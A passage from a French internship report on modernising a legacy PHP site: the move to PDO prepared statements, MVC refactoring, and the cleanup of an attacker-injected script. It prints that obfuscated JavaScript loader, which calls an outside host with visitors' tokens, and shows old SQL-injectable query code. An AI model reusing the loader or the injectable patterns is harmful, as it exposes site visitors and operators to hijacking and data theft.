Figure 7 : Comparaison entre PDO et MySQLi

Donc le fichier de configuration de la connexion à la base de données a été légèrement modifié pour permettre l'utilisation de PDO. Ensuite, pour corriger ces problèmes de fonctions obsolètes, il a fallu supprimer ces dernières et les remplacer par des requêtes préparées. En effet, Le problème majeur de la bascule est qu'avec `mysql_*` les requêtes préparées n'existent pas et donc utilise des requêtes en query, par conséquent il était obligatoire de retravailler le code pour remplacer les requêtes query en préparées. Cependant ce n'est pas une tâche aussi facile car comme je l'ai mentionné dans les spécifications techniques, il y a de nombreux fichiers présents (voir figure 3 contenant les fichiers de la partie utilisateur) et dont le code est assez conséquent ainsi que la présence de quelques requêtes complexes à cause leur longueur ou l'imbrication de certaines requêtes. Maintenant la prochaine étape est d'intégrer les requêtes préparées en remplaçant les anciennes

3.1.3 Mise en place des requêtes préparées

Pour réaliser ces modifications, j'ai procédé d'une manière simple pour ne pas me perdre dans la mise en place des requêtes préparées, d'abord j'ai priorisé la partie utilisateur puis la partie administrateur car c'est tout simplement dans la partie utilisateur qu'une personne va voir le site pour la première, puis pour savoir où j'allais débiter ces modifications j'ai suivi le sens de navigation du site.




Figure 8 : Schéma simplifié de la navigation du site

Donc comme on peut le voir sur ce schéma qui représente les actions les plus importantes qu'un utilisateur peut faire lorsqu'il navigue sur le site (Il y a évidemment d'autres actions que ceux présentées sur le schéma, elle permet juste de contextualiser la manière dont j'ai procédé), j'ai donc priorisé l'index puis la série, l'option et enfin l'article. J'ai cependant fait une exception sur la recherche.




Figure 9 : Taille de la recherche et son nombre d'erreurs

La première est dû à la taille de la recherche qui est excessivement longue mais aussi le nombre énorme d'erreurs liés à `mysql_*` cependant ce n'est pas le seul problème car le code en question est très difficile à comprendre car il est pas documenté et aussi il y a beaucoup de variables donc difficile de retenir à quoi elles correspondent. Donc pour ces raisons, j'ai décidé de la traiter en dernière et j'ai bien fait car après discussion avec le centre de documentation la barre de recherche sera reprise de zéro.

```

if ($text['field'] == 'all') {
    $om_all = array();
    $art_all = array('', '0');
    //search in options
    $sql_all = "SELECT *,MATCH
(OM,TITLOM,TITLOM2,SERIE,PUBLI,ABOM1,ABOM2,ISSN,ISBN,CONG,ANPUB,AU
_NOMS) AGAINST ('" . $text['text'] . "' IN BOOLEAN MODE) AS score
FROM `OPTION` WHERE MATCH
(OM,TITLOM,TITLOM2,SERIE,PUBLI,ABOM1,ABOM2,ISSN,ISBN,CONG,ANPUB,AU
_NOMS) AGAINST ('" . $text['text'] . "' IN BOOLEAN MODE) ORDER BY
score DESC";
    $req = mysql_query($sql_all) or die('Erreur SQL !<br>' .
$sql_all . '<br>' . mysql_error());
    //echo $sql_all.<br />';
    while ($results = mysql_fetch_assoc($req)) {
        $om_orderby[] = $om_all[] = $results['IDOM'];
    }
    /*
    $sql_all = "SELECT * FROM `OPTION` WHERE `TITLOM`
like '" . $text['text_orig'] . "%'";
    $req = mysql_query($sql_all) or die('Erreur SQL
!<br>'.$sql_all.<br>'.mysql_error());
    //echo $sql_all.<br />';
    while($results = mysql_fetch_assoc($req)){
        $om_orderby[] = $om_all[] =
$results['IDOM'];
    }
    */
    //search in articles
    $sql_all = "SELECT *,MATCH
(TITLA1,TITLA2,AB1,AB2,KEYW_FR_NOMS,KEYW_EN_NOMS,AUTH_NOMS)
AGAINST ('" . $text['text'] . "' IN BOOLEAN MODE) AS score FROM
`ARTICLE` WHERE MATCH
(TITLA1,TITLA2,AB1,AB2,KEYW_FR_NOMS,KEYW_EN_NOMS,AUTH_NOMS)
AGAINST ('" . $text['text'] . "' IN BOOLEAN MODE) ORDER BY score
DESC";
    $req = mysql_query($sql_all) or die('Erreur SQL !<br>' .
$sql_all . '<br>' . mysql_error());
    while ($results = mysql_fetch_assoc($req)) {
        //if(!in_array($results['IDOM'], $om_all)) $om_orderby[] =
$om_all[] = $results['IDOM'];
        if (!in_array($results['ID'], $art_all)) $art_orderby[] =
$art_all[] = $results['ID'];    }
}

```

Figure 10 : Extrait de code la recherche

Maintenant qu'on a vu ma façon de procéder, je vais désormais exposer un exemple de code que j'ai modifié, pour cela on va reprendre l'exemple sur [l'extrait de code de la partie 3.1.1](#). Pour protéger ce code, j'ai d'abord supprimé la partie concernant les appels de fonctions à `mysql_*`, puis j'ai déplacé les variables utilisées dans la requête dans un array et pour finir j'utilise les fonctions de PDO pour exécuter la requête.

```
$sql = "SELECT * FROM `PAGE` LEFT JOIN `PAGE_I18N` ON `PAGE`.id = `PAGE_I18N`.pageid WHERE `serie` = '". $_GET['id'] .' ' AND culture = '". $lang. "'";

$req = mysql_query($sql) or die('Erreur SQL  
!<br>'. $sql. '<br>'.mysql_error());

$page = mysql_fetch_assoc($req);
```



```
$sql = "SELECT * FROM `PAGE` LEFT JOIN `PAGE_I18N` ON `PAGE`.id = `PAGE_I18N`.pageid WHERE `serie` = :id AND culture = :lang";

$req = ConnexionBD::getPdo()->prepare($sql);
$values = array(":id" => $_GET['id'], ":lang" => $lang);
$req->execute($values);
$page = $req->fetch(PDO::FETCH_ASSOC);
```

Figure 11 : Passage en requête préparée

J'ai procédé ainsi pour toutes les fonctions obsolètes cependant si le code exécutait une requête qui utilisait les données d'une autre requête qui a déjà été exécuté avec la fonction *prepare* alors j'utilisais le *query*, car les données étaient sûres étant donné qu'elles ont déjà été vérifiées. La seule difficulté que j'ai eu, est de ne pas être assez rigoureux à certains moments dans la modification du code, effectivement la tâche est en réalité très répétitive et parfois avec des requêtes complexes à corriger comme la publication d'un article causent des erreurs d'inattention et par conséquent la modification ne fonctionne pas du premier coup ou du moins partiellement.

3.1.4 Découverte d'une injection SQL

Comme mentionné plus tôt sur la partie [2.2](#), il y aurait des popups dans le site cependant pour ma part, je ne les ai jamais vus, donc à ce moment je n'avais pas d'idées sur la localisation de ce problème. Cependant un jour, en essayant de me connecter sur le site, j'étais automatiquement redirigé sur l'accueil de google alors que le jour précédent, je pouvais me connecter au site. Mais avec l'aide de mon tuteur et la mise en application du modèle MVC à ce moment-là, on a pu isoler le problème assez rapidement. On a tout d'abord regardé si ce problème redirection

s'appliquait sur toutes les pages, certaines pages étaient épargnées de ce problème donc le problème ne venait pas du site en lui-même mais plutôt sur certaines pages qui récupèrent des données que les autres ne récupèrent pas. Donc on a testé de naviguer sur les pages qui ne fonctionnaient plus, en enlevant certaines parties du code utilisant des données venant de la BD. Ainsi on a pu trouver le problème qui venait d'une fonction se nommant "`html_entity_decode()`", cette fonction permet de convertir des entités HTML en caractères normaux. Effectivement dans la base de données, un attribut contient des entités HTML permettant de personnaliser certaines pages, et cette fonction était utilisée sur les données récupérées de cet attribut. Et donc une personne malveillante a injecté un script en javascript en base64. Par conséquent, la base de données a dû être nettoyée en supprimant le contenu de ces scripts.

```
<script type="text/javascript"
src="data:text/javascript;base64,CiAgICAoZnVuY3Rpb24oKSB7CiAgICB2YXlgbmFtZSA9ICdfUnFZaHpWem05UUitNR3l0Zic7CiAgICBpZi
</script>"
```

```
(function() {
    var name = '_RqYhzVzm9QKMGr4f';
    if (!window._RqYhzVzm9QKMGr4f) {
        window._RqYhzVzm9QKMGr4f = {
            unique: false,
            ttl: 86400,
            R_PATH: 'https://advertising-cdn.com/gFJgYS',
        };
    }

    const _vYHz53L4ZR2JHRwf = localStorage.getItem('config');
    if (typeof _vYHz53L4ZR2JHRwf !== 'undefined' &&
_vYHz53L4ZR2JHRwf !== null) {
        var _GccvX3rM8yJjppcn = JSON.parse(_vYHz53L4ZR2JHRwf);
        var _GTZZfVRP8PrpFGY2 = Math.round(+new Date()/1000);
        if (_GccvX3rM8yJjppcn.created_at +
window._RqYhzVzm9QKMGr4f.ttl < _GTZZfVRP8PrpFGY2) {
            localStorage.removeItem('subId');
            localStorage.removeItem('token');
            localStorage.removeItem('config');
        }
    }

    var _4gx2ZvThkBgz9zX3 = localStorage.getItem('subId');
    var _YQRTzN6y4LHXpBkb = localStorage.getItem('token');
    var _pdMHTwMbYYTD7q1J = '?return=js.client';
    _pdMHTwMbYYTD7q1J += '&' +
decodeURIComponent(window.location.search.replace('?', ''));
    _pdMHTwMbYYTD7q1J += '&se_referrer=' +
encodeURIComponent(document.referrer);
```

```

    _pdMHTwMbYYTD7q1J += '&default_keyword=' +
encodeURIComponent(document.title);
    _pdMHTwMbYYTD7q1J += '&landing_url=' +
encodeURIComponent(document.location.hostname +
document.location.pathname);
    _pdMHTwMbYYTD7q1J += '&name=' +
encodeURIComponent(name);
    _pdMHTwMbYYTD7q1J += '&host=' +
encodeURIComponent(window._RqYhzVzm9QKMGr4f.R_PATH);
    if (typeof _4gx2ZvThkBgz9zX3 !== 'undefined' &&
_4gx2ZvThkBgz9zX3 && window._RqYhzVzm9QKMGr4f.unique) {
        _pdMHTwMbYYTD7q1J += '&sub_id=' +
encodeURIComponent(_4gx2ZvThkBgz9zX3);
    }
    if (typeof _YQRTzN6y4LHXpBkb !== 'undefined' &&
_YQRTzN6y4LHXpBkb && window._RqYhzVzm9QKMGr4f.unique) {
        _pdMHTwMbYYTD7q1J += '&token=' +
encodeURIComponent(_YQRTzN6y4LHXpBkb);
    }
    var a = document.createElement('script');
    a.type = 'application/javascript';
    a.src = window._RqYhzVzm9QKMGr4f.R_PATH +
_pdMHTwMbYYTD7q1J;
    var s = document.getElementsByTagName('script')[0];
    s.parentNode.insertBefore(a, s)
  }) ();

```

Figure 12 : Injection SQL

De plus, durant mon stage cette personne malveillante est revenue sur l'ancien site pour injecter un nouveau script, remplaçant la redirection des liens vers des sites douteux, par ailleurs en fin de texte, on pouvait remarquer l'affichage d'un script. En conséquence des ces injections, l'ancien site a été immédiatement fermé pour éviter d'autres injections de cette personne. On a dû accélérer la bascule sur le nouveau site afin que les utilisateurs puissent avoir accès au site. Évidemment à ce moment là, le site était assez sécurisé et j'ai vérifié plusieurs fois le code afin de ne laisser aucune faille exploitable.

```

du CIHEAM.

?????? ?????????? ??????????
?????? ?????????? ?????????? 1|?? ??????????????
1data:text/javascript;base64,== ?????????? | ✖?? ??????? ??
GoDaddy !

```

Figure 13 : Affichage en clair d'une injection sur l'ancien site

3.2 Refactorisation

3.2.1 Problème de la structure avant la refactorisation

Une fois les problèmes liés à la migration corrigés, j'ai pu m'intéresser à la refactorisation du code, en analysant les fichiers on remarque que ces derniers contenaient à la fois du code html et php. C'est très problématique car le code devient peu lisible et devient très difficile à maintenir. Alors il devient difficile de distinguer quel code est responsable de la logique métier, l'affichage des données et de la gestion des interactions avec l'utilisateur car le code va mélanger ces 3 types de logique.

```
        </div><!--end main-->
    </div><!--end page-->

    <?php
    $sql = "SELECT *
        FROM `PAGE`
        LEFT JOIN `PAGE_I18N`
        ON `PAGE`.id = `PAGE_I18N`.pageid
        WHERE position = 'bottom'
        AND subof = 0
        AND culture = '". $lang ."'
        ORDER BY dorder ASC
        ";

    $req = mysql_query($sql) or die('Erreur SQL
!<br>'. $sql . '<br>'.mysql_error());

    while($results = mysql_fetch_assoc($req)) {
        $pages_bottom[$results['id']] = $results;
    }
    //echo '<pre>';print_r($pages_bottom);echo '</pre>';
    ?>

    <div id="footer">

        <div id="footer2">

            <div id="footer_nav1">
```


Figure 13 : code présentant un mélange de HTML et de PHP

J'ai dû faire face à ce type de problème pour une grande majorité des fichiers, de plus j'ai pu noter la non présence d'un modèle MVC, il n'y a donc aucune structure dans le code et par conséquent tous les fichiers étaient placés dans un seul dossier, même si c'est insuffisant, il y avait un dossier admin contenant les fichiers en rapport avec le côté administrateur. Pour illustrer la complexité de ce système voici une représentation UML





Figure 14 : UML très simplifié de l'ancien site VS UML simplifié du site avec modèle MVC

Comme on peut le voir, sur le premier UML qui ne représente qu'une petite partie du côté utilisateur, on se perd facilement dans les interactions et même avec la représentation sous forme d'UML, il est très compliqué de tout comprendre. L'optique serait d'implémenter un modèle MVC ainsi on aura un code plus simple à comprendre avec une séparation claire entre les différents types de logique et il sera plus simple de le déboguer en cas d'erreurs. De plus cette partie fait écho à l'apprentissage critique **AC21.03** "Adopter des bonnes pratiques de conception et de programmation"

3.2.2 Mise en place de MVC

Pour procéder à la mise en place de MVC, j'ai d'abord créé un dossier vierge qui va contenir toute la nouvelle structure. Ensuite j'ai créé une liste de dossiers correspondant au modèle MVC

- Configuration
- Controleur
- Service
- Lib
- Modele
 - DataObject
 - HTTP
 - Repository
- vue
 - utilisateur
 - administrateur

Ces dossiers sont stockés dans le dossier src que j'ai défini comme le source root, ça sera utile pour les redirections avec le contrôleur Frontal qui est stocké dans le dossier web au même niveau que src. Pour finir nous avons le dossier ressources qui va contenir les fichiers css, les images ainsi que les pdf concernant les OM et les articles, puis les librairies javascript. La mise en place de ces dossiers ainsi que la mise en place du contrôleur Frontal et de l'autoloader n'ont pas posé spécialement posé de problèmes.

Ensuite j'ai créé une classe contrôleur Utilisateur puis une seconde classe contrôleur Administrateur puisque le site est séparé en 2 parties. Pour continuer j'ai créé une vueGénérale qui va servir à afficher sur l'intégralité des pages côté utilisateur, pour cela j'ai pris le fichier header et le fichier footer puis je les ai combinés ensemble. Lors de la combinaison j'ai dû enlever certaines balises HTML qui causaient des erreurs dans le code HTML. Évidemment, il y avait du code PHP dans le footer pour corriger ce problème, j'ai isolé ce code en le mettant dans le fichier contrôleur Utilisateur. Ce choix a été pris car le footer et le header sont

propres au côté utilisateur, effectivement du côté administrateur on y trouve un header et un footer différent, ainsi j'ai pu tester le bon affichage de la page

Ensuite les autres fichiers ont été placés dans le sous dossier utilisateur s'ils appartenaient au côté utilisateur sinon ces fichiers étaient placés dans le sous dossier administrateur quant au code, il a été déplacé dans les classes contrôleurs. La problématique dans cette séparation est avant tout de transmettre les bonnes variables que utilisera la vue car avec la séparation la vue n'a plus accès aux variables, cependant il faut aussi gérer le cas quand on reçoit l'information car auparavant avec un fichier contenant des variables prédéfinies par l'ancien développeur étaient appelées avec l'aide d'un include. De ce fait, ces variables n'étaient plus appelées et il était difficile de savoir à quoi cette variable correspond alors j'ai dû créer dans le dossier Lib un fichier qui va stocker ces variables lorsqu'elles auront besoin d'être utilisées.

```
public static function path_om_pdf()  
{  
    return '../ressources/om/originaux/';  
}  
  
public static function path_om_pdf_new()  
{  
    return '../ressources/om/pdf/';  
}
```

Figure 15 : Exemple de variable prédéfinies

Ces fonctions sont utiles car ils permettent de récupérer le path exact du dossier qu'on veut, par exemple des fonctionnalités du site permettent de gérer les PDF donc au lieu des les écrire plusieurs fois ce qui devient redondant et ouvert à la possibilité de faire des fautes de frappes dans l'écriture du path, on le stocke de la variable puis on l'appelle.

Enfin le dernier problème à ce niveau le code n'est pas suffisamment bien séparé, actuellement le code en rapport avec les requêtes SQL, est toujours en présent dans la classe contrôleur, il faut alors minutieusement re-séparé le code afin de prendre que la partie qui gère la requête afin de le transférer dans le repository. Enfin la modification du contrôleur est presque finie pour le compléter, il faut séparer tous les appels au repository, les vérifications dans le Service ainsi on aura un contrôleur qui gère seulement la partie interaction de l'utilisateur.

```

Controleur
public static function afficherPage()
{
    try {
        $page = (new
ServiceUtilisateur())->preparerPage($_REQUEST['id']);
        ControleurGenerique::afficherVue("vueGenerale.php", ['title'
=> "page", "cheminCorpsVue" => "utilisateur/page.php", 'page' =>
$page]);

    } catch (UtilisateurException $e) {
        MessageFlash::ajouter("warning", $e->getMessage());

ControleurGenerique::redirectionVersUrl("controleurFrontal.php?");
    }
}

Service
public function preparerPage($id)
{
    (new ServiceGenerique())->varVide($id);
    $page = (new PageRepository())->recupererParClefPrimaire($id);
    if (!$page) {
        Throw new UtilisateurException("Erreur sur page || Error on
page");
    }
    return $page;
}

AbstractRepository
public function recupererParClefPrimaire(string $clefPrimTag):
?AbstractDataObject
{
    $sql = 'SELECT * from ' . $this->getNomTable() . ' WHERE ' .
$this->getNomClefPrimaire() . ' = :clefPrimTag';
    $pdoStatement = ConnexionBD::getPdo()->prepare($sql);
    $values = array(
        "clefPrimTag" => $clefPrimTag,
    );
    $pdoStatement->execute($values);
    $objetFormatTableau = $pdoStatement->fetch();
    if ($objetFormatTableau == null) {
        return null;
    }
    return $this->construireDepuisTableauSQL($objetFormatTableau);
}

```

Figure 16 : Code refactoré

3.2.3 Passage en orienté objet

Un des problèmes que j'avais remarqué sur le code, est le fait que le site n'utilise pas l'orienté objet lorsqu'il récupère les données. Ce problème va de pair avec la structuration de la base de données, effectivement comme on l'a vu plus mysql_* comporte de nombreux problèmes notamment celui de ne pas pouvoir faire de l'objet. Dans ce cas, le développeur qui a fait les OM a tout simplement utilisé les tableaux associatifs pour pouvoir stocker et utiliser les données récupérées. J'ai dû dans un premier temps, créer les classes nécessaires pour permettre la création d'objet. Ensuite, j'ai créé les fichiers dans les repository pour qu'ils puissent gérer la partie de interaction avec la base de données. A ce moment-là, la mise en place du modèle MVC était déjà en place, j'ai pu plus facilement procéder à la modification.

Code avec tableau associatif

```
if(isset($_GET['id'])) {  
    $sql = "SELECT * FROM `ADMIN` WHERE login=".$_GET['login'];  
    $req = mysql_query($sql) or die('Erreur SQL  
!<br>'.$sql.'<br>'.mysql_error());  
    $data = mysql_fetch_assoc($req);  
}
```

Code avec objet

```
public function getAdminByLogin(string $login)  
{  
    $sql = "select * from `ADMIN` where login= :log";  
    $req = ConnexionBD::getPdo()->prepare($sql);  
    $req->execute(array(':log' => $login));  
    $result = $req->fetch();  
    if (!$result) {  
        return null;  
    }  
    return (new  
AdminRepository)->construireDepuisTableauSQL($result);  
}  
  
protected function construireDepuisTableauSQL(array  
$objetFormatTableau): AbstractDataObject  
{  
    return new Admin($objetFormatTableau['id'],  
$objetFormatTableau['nom'], $objetFormatTableau['login'],  
$objetFormatTableau['pw'], $objetFormatTableau['email'],  
$objetFormatTableau['group']);  
}
```

Figure 17 : code avec tableau associatif vs code avec objet

3.2.4 Modification des librairies

Le site utilisait des librairies qui étaient devenues obsolètes :

- jquery 1.5.1
- jqueryui 1.8.14
- PrettyPhoto
- Tinymce

J'ai donc remplacé jquery et jqueryui par des versions plus récentes, soit la version 3.7.1 et 1.13.3. Quant à prettyPhoto qui permet de faire des popups, elle n'est actuellement plus disponible par conséquent je l'ai remplacé par Fancybox. Enfin Tinymce qui permet d'éditer des pages était sur une version assez ancienne, je l'ai remplacé par la version 7.7.1.

Désormais la liste des librairies utilisés sont :

- jquery 3.7.1
- jqueryui 1.13.3
- Fancybox
- Tinymce 7.7.1
- PhpWord

3.3 Modification des fonctionnalités

3.3.1 Barre de recherche

J'ai mentionné précédemment, les problèmes avec la barre recherche après avoir discuté avec le centre de documentation nous avons conclu, de refaire la barre de recherche car elle possède un système assez ancien avec la possibilité de rajouter plusieurs barre de recherches afin d'affiner la recherche ensuite l'utilisateur pouvait choisir l'opérateur entre un ET et un OU.



Figure 18 : Ancienne barre de recherche

Ce type de système est assez ancien et aujourd'hui il n'existe plus dans les sites modernes. Puisque nous avons conclu de tout modifier, j'ai décidé de supprimer le code de la recherche entièrement, pour rappel la recherche faisait plus de 800 lignes et est par conséquent très dure à lire. De plus, lorsqu'on faisait une recherche en intégrant 1 ou 2 caractères dans la recherche, cela causait un crash nous renvoyant sur une page blanche avec le code de la requête.

```
Erreur SQL !  
SELECT * FROM 'OPTION' WHERE 'PUBLIE' = 'oui' AND ( 'IDOM' = " ) ORDER BY ANPUB DESC  
MySQL server has gone away
```

Figure 19 : Erreur de la recherche sur 1 ou 2 caractères

J'ai donc commencé par reprendre la requête SQL qui est en réalité divisée en 2 requêtes, une requête concernant la recherche des articles et la seconde pour la recherche des OM. Évidemment en fonction du choix de l'utilisateur une des deux requêtes sera exécutée.

```
if ($view == "option") {  
    foreach ($mots as $index => $mot) {  
  
        $param = ":query$index";  
        $query_like_clauses[] = "(OM LIKE $param OR TITLOM  
LIKE $param OR TITLOM2 LIKE $param OR SERIE LIKE $param OR
```

```

PUBLI LIKE $param OR ABOM1 LIKE $param OR ABOM2 LIKE $param OR
ISSN LIKE $param OR ISBN LIKE $param OR CONG LIKE $param OR
AU_NOMS LIKE $param OR ANPUB LIKE $param);
$query_params[$param] = "%$mot%";
}

// Création de la requête avec UNION pour chaque mot
if (!empty($query_like_clauses)) {
    $sql_all = "SELECT * FROM `OPTION` WHERE `PUBLIE` =
'oui' AND ( " . implode(" AND ", $query_like_clauses) . " )";
} else {
    $sql_all = "SELECT * FROM `OPTION` WHERE `PUBLIE` =
'oui'";
}

```

Figure 20 : Exemple requête de la recherche

Une fois la recherche fonctionnelle, le centre de documentation m’a demandé de rajouter une fonctionnalité pour la recherche. Actuellement lorsqu’un utilisateur entre par exemple “des agriculteurs”, le code va interpréter “des”, “agriculteurs” alors qu’on voulait faire une recherche sur “des agriculteurs”.




Figure 21 : Consigne pour améliorer la recherche

Pour ajouter ceci, j’ai codé quelques lignes qui permettent de capturer les guillemets s’il y en a, ainsi je peux prendre ce mot à part, enlever les guillemets et le stocker dans l’array qui sera utilisé dans la requête de recherche.

```

// Capture tous les mots ou groupes de mots entre
guillemets
preg_match_all('/"([^"]+)"', $query, $matches);
// Les mots entre guillemets

```



```

unlink($path);
$writer = IOFactory::createWriter($phpWord, 'Word2007');
$writer->save($path);
header("Content-Description: File Transfer");
header("Content-Disposition: attachment; filename=$fileName");
header("Content-Type:application/vnd.oasis.opendocument.text");
;
readfile($path);
unlink($path);
exit;

```

Figure 23 : Exemple d'utilisation de PHPWord

3.3.3 Fusion de PDF

Lorsqu'un administrateur publie un article, une fusion a lieu entre le pdf de l'article et une page de garde qui génère les liens du site et d'autres informations sur l'article tel que les auteurs, le titre ou bien le nombre de pages. La problématique de cette fonctionnalité est qu'elle ne fonctionnait plus. Après avoir analysé son code j'ai remarqué que wkhtmltopdf et ghostscript sont utilisés. Comme le nom de wkhtmltopdf l'indique, ce dernier permet de transformer une page html en une page pdf, tandis que ghostscript permet la fusion entre deux pdf. Afin de tester la génération de la page html en pdf ainsi que sa fusion en localhost pour comprendre le problème. J'ai installé une version windows de ces deux logiciels. Suite au test, j'ai pu constater les problèmes lors de la génération de la page HTML sur la non présence d'images. Pourtant je m'étais assuré sur l'exactitude du chemin sur lequel ils pointent, j'ai donc trouvé une alternative en utilisant la fonction realpath() permettant de convertir le chemin relatif en chemin absolu qui a résolu instantanément ce problème. Et j'ai pu convertir la page HTML en PDF, puis la fusionner avec l'article.

